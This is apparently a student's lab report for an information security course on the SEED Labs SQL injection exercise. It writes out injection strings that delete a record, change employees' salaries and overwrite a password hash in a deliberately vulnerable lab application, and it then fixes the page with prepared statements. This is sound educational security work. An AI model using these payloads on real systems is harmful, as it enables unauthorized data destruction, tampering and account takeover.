
# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722




admin'; DELETE FROM credential WHERE name='alice' ";#'

couldn't delete Alice details with the query.



# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722



In this experiment, I learned how to modify the database using SQL injection attacks on a vulnerable login page. I discovered that we can use the SQL injection vulnerability to turn one SQL statement into two, where the second one can be an update or delete statement. I learned that semicolon (;) is used to separate two SQL statements in SQL.

I was able to successfully perform the attack by entering a specially crafted input that included a semicolon (;) to separate two SQL statements. I used the first statement to retrieve the username and password from the database and the second statement to delete a record from the database. I observed that the targeted record was successfully deleted from the database, demonstrating the destructive potential of SQL injection attacks.

The experiment highlights the importance of implementing proper input validation and sanitization techniques to prevent SQL injection attacks. It also emphasizes the need for developers to be aware of common web application vulnerabilities and to take appropriate measures to secure their applications.

## 2.3 Task 3: SQL Injection Attack on UPDATE Statement

Logged in with username password of Alice from doc.


Query to change salary

```
phoneNumber = '$', salary = '50000' where name = 'Alice';--' where ...;
```

Below image shows the whole data:

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


In this experiment, we learned that SQL injection can also occur in UPDATE statements, and the damage can be more severe as attackers can modify databases. We learned about the Edit Profile page in an Employee Management application, which allows employees to update their profile information. When employees update their information through this page, a PHP script is executed to update their profile information in the database. However, the script is vulnerable to SQL injection attacks, which can allow attackers to modify the database. We also saw that the sha1 function used to hash passwords is not secure enough to protect user passwords from being exposed. Therefore, it is essential to use secure password hashing algorithms like bcrypt to protect user passwords.



# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

## 2.3.1 Task 3.1: Modify your own salary




So I typed `' salary='50000' where EID='10000';#` in admin profile edit nickname

Refer to following image: The changes in the data indicate that the query statement has executed successfully, but it also highlights the fact that our `unsafe_home.php` file is not adequately secured to

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

handle prepared statements that could have protected the query.



The screenshot shows a web browser window titled 'SQL Lab - Mozilla Firefox' displaying the 'User Details' page of the SEED Labs SQL Lab. The page has a green header with 'SEEDLABS', 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and features a table titled 'User Details'. The table has columns for Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data rows are as follows:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	50000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

At the bottom of the page, it says 'Copyright © SEED LABS'. The browser's address bar shows 'www.seedlabsqlinjection.com/unsafe\_home.php'.

In Task 3.1 of the Seed lab experiment, the goal is to exploit the SQL injection vulnerability in the Edit Profile page to modify an employee's salary. The task assumes that the employee is not authorized to change their salary, but the employee wants to increase their salary by exploiting the vulnerability. Through the task, the learners can understand how a SQL injection attack can be used to modify data that is not meant to be modified by an unauthorized user. They can learn how an attacker can use SQL injection to manipulate data and bypass security measures.


## 2.3.2 Task 3.2: Modify other people's salary

Similar to the previous task, in this task, we also accessed Alice's Edit Profile page and executed a query to decrease her salary.

`'salary='500' where name='Ryan';#`

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722



The screenshot shows a web browser window displaying the 'User Details' page of the SQLi Lab application. The page has a green header with 'SEEDLABS' and 'Home Edit Profile' links, and a 'Logout' button. The main content area is titled 'User Details' and contains a table with the following data:


Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	50000	9/20	10211002				
Bobby	20000	30000	4/20	10213352				
Ryan	30000	500	4/10	98993524				
Sammy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

From the data, it can be observed that the query was successful in decreasing Ryan's salary to '500'

## 2.3.3 Task 3.3: Modify other people's password

In this task, the objective is to change the password of a user. Upon analyzing the backend file, we observed that the PHP code allows pre-hashed values for the password column. Therefore, we generated the hashed value for our new password using the command "echo -n 'password' | sha1sum". We used the resulting hashed value in the SQL injection attack as follows: `''', password='hashedvalue' where name='Bobby';#"`.



The screenshot shows the 'Admin's Profile Edit' page of the SQLi Lab application. The page has a green header with 'SEEDLABS' and 'Home Edit Profile' links, and a 'Logout' button. The main content area is titled 'Admin's Profile Edit' and contains a form with the following fields:

- NickName:
- password:

After inputting the modified query into the admin's profile nickname and executing it, we have successfully accomplished the objective.

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

```
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | c1d8c854eb49d4b9e95374bf27a09ef7cf5a29eb |
+-----+
1 row in set (0.00 sec)
```

The final output in the command line indicates that the password has been successfully updated using MySQL syntax to retrieve the data.

This experiment demonstrates the dangers of SQL injection attacks and the importance of secure coding practices. By exploiting a SQL injection vulnerability in the Edit Profile page, an attacker was able to change the salary and password of an admin user, giving them unauthorized access to sensitive information. The experiment highlights the need for developers to properly sanitize user input and use prepared statements to prevent SQL injection attacks. Additionally, it underscores the importance of properly securing sensitive information such as passwords by using strong hashing algorithms and not storing plaintext passwords in the database. Finally, the experiment shows the importance of testing injection strings on a MySQL console before launching a real attack to ensure that the injection string does not contain any syntax errors.

## 2.4 Task 4: Countermeasure - Prepared Statement

In order to address the SQL injection vulnerabilities, we need to implement countermeasures. One possible approach is to secure the `unsafe_home.php` file. To do this, we can go to the `SQLInjection` directory and open both the `safe` and `unsafe_home.php` files.



# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

```
51
52 // Function to create a sql connection.
53 function getDB() {
54     $dbhost="localhost";
55     $dbuser="root";
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
74     email,nickname,Password
75     FROM credential
76     WHERE name=? and Password=?");
77 $sql->bind_param("ss", $input_uname, $hashed_pwd);
78 $sql->execute();
79 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $
    nickname, $pwd);
80 $sql->fetch();
81 $sql->close();
82
83 if($id!=""){
84     // If id exists that means user exists and is successfully authenticated
85 }
```

In the safe\_home.php file, we can see a prepare function that checks for vulnerabilities. To secure the unsafe\_home.php file, we need to copy the highlighted code from the safe\_home.php file and paste it into the unsafe\_home.php file.


```
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
74     email,nickname,Password
75     FROM credential
76     WHERE name=? and Password=?");
77 $sql->bind_param("ss", $input_uname, $hashed_pwd);
78 $sql->execute();
79 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $
    nickname, $pwd);
80 $sql->fetch();
81 $sql->close();
82 die('There was an error running the query [' . $conn->error . ']\n');
83 echo "</div>";
84 }
85 if($id!=""){
86     // If id exists that means user exists and is successfully authenticated
87     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
88 }else{
89     // User authentication failed
90     echo "</div>";
91     echo "</nav>";
92     echo "<div class='container text-center'>";
```

Here, we have added a countermeasure to prevent SQL vulnerabilities by copying the prepare function from safe\_home.php and pasting it into unsafe\_home.php. This will ensure that the vulnerable code is


# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

now more secure and will function similarly to the safe version. After updating the code, we ran a test to confirm that the countermeasure was effective in stopping the vulnerability.



After implementing the countermeasure, we wanted to verify whether the data can still be accessed through an attack.



However, the attack was unsuccessful as the new countermeasure has been implemented in `unsafe_home.php`.

The SQL injection attack lab demonstrates the importance of separating code from data in constructing SQL statements to prevent SQL injection vulnerabilities. The lab illustrates that when the boundaries between code and data are lost during the transmission of SQL statements from a program to a database, SQL interpreters may misinterpret the boundaries and cause vulnerabilities. To prevent SQL injection attacks, it is essential to maintain the consistency of the boundaries in the server-side code and in the database. Prepared statements are a secure way to ensure boundary consistency and prevent SQL injection attacks.

Prepared statements divide the process of sending a SQL statement to the database into two steps: a prepare step and an execution step. In the prepare step, the code part of the SQL statement is sent to the database, and the actual data are replaced by placeholders. In the execution step, the data are bound to the corresponding placeholders in the prepared statement and sent to the database. The database treats everything sent in the execution step only as data, not as code anymore, preventing SQL injection attacks.

# Introduction to Information Security - CS 458

**Neha Ramesh Gawali A20523722**

The lab also provides an example of how to write a prepared statement in PHP to prevent SQL injection vulnerabilities. By using the `bind_param()` method, the types of the parameters can be specified, ensuring that the data are correctly interpreted by the database.

Overall, the lab highlights the importance of understanding the vulnerabilities caused by the failure to separate code from data in constructing SQL statements and the effectiveness of using prepared statements to prevent SQL injection attacks.

## **Conclusion:**

SQL injection attacks are a type of cyber attack where an attacker tries to insert malicious SQL code into an application's database. The purpose of this attack is to manipulate the database and retrieve sensitive information, modify or delete existing data, or perform other unauthorized actions. SQL injection attacks are one of the most common and severe vulnerabilities in online applications, and it is essential for developers to take precautions to prevent them.

To prevent SQL injection attacks, developers should follow specific guidelines when writing code for their applications. One of the primary causes of SQL injection vulnerabilities is the failure to separate code from data. When constructing a SQL statement, it is crucial to differentiate between the data and the code. Unfortunately, when the SQL statement is sent to the database, the boundaries may disappear, and the boundaries that the SQL interpreter sees may be different from the original boundaries set by the developer. This can lead to a vulnerability that can be exploited by an attacker.

To prevent this vulnerability, developers need to ensure that the view of the boundaries is consistent in both the server-side code and the database. The most secure way to do this is to use prepared statements. Prepared statements divide the process of sending a SQL statement to the database into two steps. In the first step, only the code part of the SQL statement is sent, i.e., a SQL statement without the actual data. In the second step, the actual data are sent to the database using `bind param()`. The database treats everything sent in this step only as data, not as code anymore. It binds the data to the corresponding placeholders of the prepared statement.

Developers can also use other techniques, such as input validation, to prevent SQL injection attacks. Input validation involves checking user input to ensure that it conforms to the expected format and range of values. It is important to sanitize user input before using it in a SQL statement to prevent SQL injection attacks. Sanitization involves filtering out any characters that may be used to inject malicious code into the SQL statement.

In summary, SQL injection attacks are a common and severe vulnerability in online applications that can be prevented by following specific guidelines when writing code. Using prepared statements and input validation can help prevent SQL injection attacks and protect sensitive data. It is crucial for developers to take precautions to ensure the security of their applications and prevent unauthorized access to sensitive information.